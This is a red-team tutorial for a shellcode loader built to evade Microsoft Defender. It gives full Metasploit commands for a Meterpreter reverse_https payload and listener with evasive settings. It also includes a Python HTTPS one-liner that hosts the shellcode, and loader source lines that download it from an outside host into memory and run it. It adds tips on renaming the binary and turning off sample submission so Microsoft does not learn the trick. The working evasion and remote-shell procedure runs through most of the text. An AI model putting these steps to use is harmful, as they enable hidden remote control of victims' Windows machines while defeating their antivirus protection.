
Introduction

This is a basic HTTP shellcode loader, it was built with the purpose to evade Microsoft Defender Antivirus, what It does is, go to an IP or domain, download the specific binary name in the source code directly in memory and execute that binary.

The executable of the HTTP shellcode loader is not detected statically by Microsoft defender, the dynamic detection depends on your implant (agent) behavior, in this example we will show a Meterpreter http payload with custom configurations to evade dynamically Microsoft defender, after the execution of the payload, the red teamer needs to be careful on what actions perform on the host, that can lead to detection.


Lab setup



Instructions

1. First have a folder in your attacker vm that you will host the payload, in this case the folder is called **test3/.**
2. Create a private key and a certificate. Command (you can press enter until it finished):

```
openssl req -x509 -newkey rsa:2048 -nodes -keyout key.pem  -days 365 -out certificate.pem
```



3. Now open a Metasploit session in the same folder and generate the payload. Note: grab the binary size for later user (in this example 794 bytes). Commands:

   use payload/windows/x64/meterpreter/reverse_https
   set LHOST 10.0.2.5
   set LPORT 443
   set HttpUserAgent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
   set HttpServerName Nginx
   set HttpUnknownRequestResponse <html><head>title:<body><h1>This is a developer test. dont worry.</h1></body></html>
   set EXITONSESSION false
   set EXITFUNC thread
   set AutoloadStdapi false
   generate -f raw -o website_p443.raw

```
msf6 payload(windows/x64/meterpreter/reverse_https) > use payload/windows/x64/meterpreter/rev
erse_https
msf6 payload(windows/x64/meterpreter/reverse_https) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 payload(windows/x64/meterpreter/reverse_https) > set LPORT 443
LPORT ⇒ 443
msf6 payload(windows/x64/meterpreter/reverse_https) > set HttpUserAgent Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
HttpUserAgent ⇒ Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/1
18.0
msf6 payload(windows/x64/meterpreter/reverse_https) > set HttpServerName Nginx
HttpServerName ⇒ Nginx
msf6 payload(windows/x64/meterpreter/reverse_https) > set HttpUnknownRequestResponse <html><h
ead>title:<body><h1>This is a developer test. dont worry.</h1></body></html>
HttpUnknownRequestResponse ⇒ <html><head>title:<body><h1>This is a developer test. dont worr
y.</h1></body></html>
msf6 payload(windows/x64/meterpreter/reverse_https) > set EXITONSESSION false
EXITONSESSION ⇒ false
msf6 payload(windows/x64/meterpreter/reverse_https) > set EXITFUNC thread
EXITFUNC ⇒ thread
msf6 payload(windows/x64/meterpreter/reverse_https) > set AutoloadStdapi false
AutoloadStdapi ⇒ false
msf6 payload(windows/x64/meterpreter/reverse_https) > generate -f raw -o website_p443.raw
[*] Writing 794 bytes to website_p443.raw...
msf6 payload(windows/x64/meterpreter/reverse_https) >
```

4. Create the listener for the payload. Commands:
   use multi/handler
   set payload windows/x64/meterpreter/reverse_https
   set LHOST 10.0.2.5
   set LPORT 443
   set AutoloadStdapi false
   set HttpUserAgent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
   set HttpServerName Nginx
   set HttpUnknownRequestResponse <html><head>title:<body><h1>This is a developer test. dont worry.</h1></body></html>
   set EXITONSESSION false
   set EXITFUNC thread
   run

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload ⇒ windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > set AutoloadStdapi false
AutoloadStdapi ⇒ false
msf6 exploit(multi/handler) > set HttpUserAgent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
109.0) Gecko/20100101 Firefox/118.0
HttpUserAgent ⇒ Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/1
18.0
msf6 exploit(multi/handler) > set HttpServerName Nginx
HttpServerName ⇒ Nginx
msf6 exploit(multi/handler) > set HttpUnknownRequestResponse <html><head>title:<body><h1>This
 is a developer test. dont worry.</h1></body></html>
HttpUnknownRequestResponse ⇒ <html><head>title:<body><h1>This is a developer test. dont worr
y.</h1></body></html>
msf6 exploit(multi/handler) > set EXITONSESSION false
EXITONSESSION ⇒ false
msf6 exploit(multi/handler) > set EXITFUNC thread
EXITFUNC ⇒ thread
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.0.2.5:443
```

5. Now go to the **test3/ folder** in another tab, you should see the certificate, the key, and the payload.

```
┌──(kali㉿kali)-[~/test/test2/test3]
└─$ ls
certificate.pem  key.pem  website_p443.raw
```

6. Now host the payload with the following python3 https server. (**note the parameters 0.0.0.0 to specify any IP, port 4433 to host the payload, and the parameter keyfile and certfile**) Command:

```
python3 -c "import http.server, ssl; server_address=('0.0.0.0',4433);
httpd=http.server.HTTPServer(server_address,
http.server.SimpleHTTPRequestHandler);
httpd.socket=ssl.wrap_socket(httpd.socket, server_side=True,
certfile='certificate.pem', keyfile='key.pem', ssl_version=ssl.PROTOCOL_TLSv1_2);
httpd.serve_forever()"
```

```
└─$ python3 -c "import http.server, ssl; server_address=('0.0.0.0',4433); httpd=http.server.H
TTPServer(server_address, http.server.SimpleHTTPRequestHandler); httpd.socket=ssl.wrap_socket
(httpd.socket, server_side=True, certfile='certificate.pem',keyfile='key.pem', ssl_version=ss
l.PROTOCOL_TLSv1_2); httpd.serve_forever()"
<string>:1: DeprecationWarning: ssl.wrap_socket() is deprecated, use SSLContext.wrap_socket()
```

7. Now download the project and open it with visual studio community, before compiling the project we need to check a few lines. **First on line 16**, on the unsigned char array called “code”, modify the size in bytes with the size number of your **payload + 1** (to add an extra padding). **In our case from step 3 the size of the payload was 794 bytes**.


8. On line 47, the third argument of the windows API function called “WinHttpOpenRequest” is the web path + name of our payload. In this case the path is **home (/)** and the name is “**website_p443.raw**”.

```
44      // Create an HTTP request handle.
45      if (hConnect)
46      {
47          hRequest = WinHttpOpenRequest(hConnect, L"GET", L"/website_p443.raw", L"HTTP/1.1", WINHTTP_NO_REFERER, WINHTTP_DE
48      }
```

9. On line 171, you need the **IP or hostname of your redirector or hosting server** (in case you do not use redirector, that’s not OPSEC safe!) and the port of that IP or hostname. In this case the IP is **10.0.2.5** (our kali machine) and the port is **4433** (configured on step 6).


```
168  int main()
169  {
170      //download the binary and  stored in the variable called code.
171      dl(L"10.0.2.5", (short)4433);
```


10. Now we proceed to compile our loader.




11. Now we proceed to change the name of the executable, project, folder to something not suspicious (test.exe in this example) and then execute our loader just by doing doble click **(inside the path_to_vsproject/x64/release).** Note: in the moment of execution, **turn on** all windows defender features, except Automatic Sample Submission" (this one to prevent Microsoft to learn with the use of IA our tricks).

    If we check the file prior execution with tools like "DefenderCheck" (https://github.com/matterpreter/DefenderCheck), we can see that defender doesn't detect any malicious code statically (prior execution).










```
C:\Users\curso-evasion\Desktop\tools>DefenderCheck.exe C:\Users\curso-evasion\source\repos\test\x64\Release\test.exe

OriginalFileDetectionStatus is : NoThreatFound
[+] No threat found in submitted file!
```

Note: until this point as EDR and AV are constantly growing, there's no guarantee that Microsoft defender dynamic detection doesn't catch this, as the dynamic detection depends on the payload (implant, agent, etc.), not on the loader, in this example it was provided a working sample with Meterpreter for the first time on a call between Dario and Jack on Friday 15th September 2023. In case dynamic detection detects the payload after execution (next in the future), is your time to play and perform some research 😊.


12. After doble clicking on the payload, checking our python https server, we can see that the payload was requested by the loader with a HTTP response of 200 (OK).



13. Checking the Metasploit console we see that the payload reaches the Command-and-Control server.




14. Checking the sessions available (“control + c”, then “sessions -i” command), we can see that the session is still alive.



Note: After this step, everything that you could execute can be flagged by dynamic detection, you should be careful about which and how do you execute commands.

15. We proceed to enter the session and load the stdapi to interact with the OS victim. And test an example command, just to confirm the beacon has not been killed.



End of demo, Happy hacking!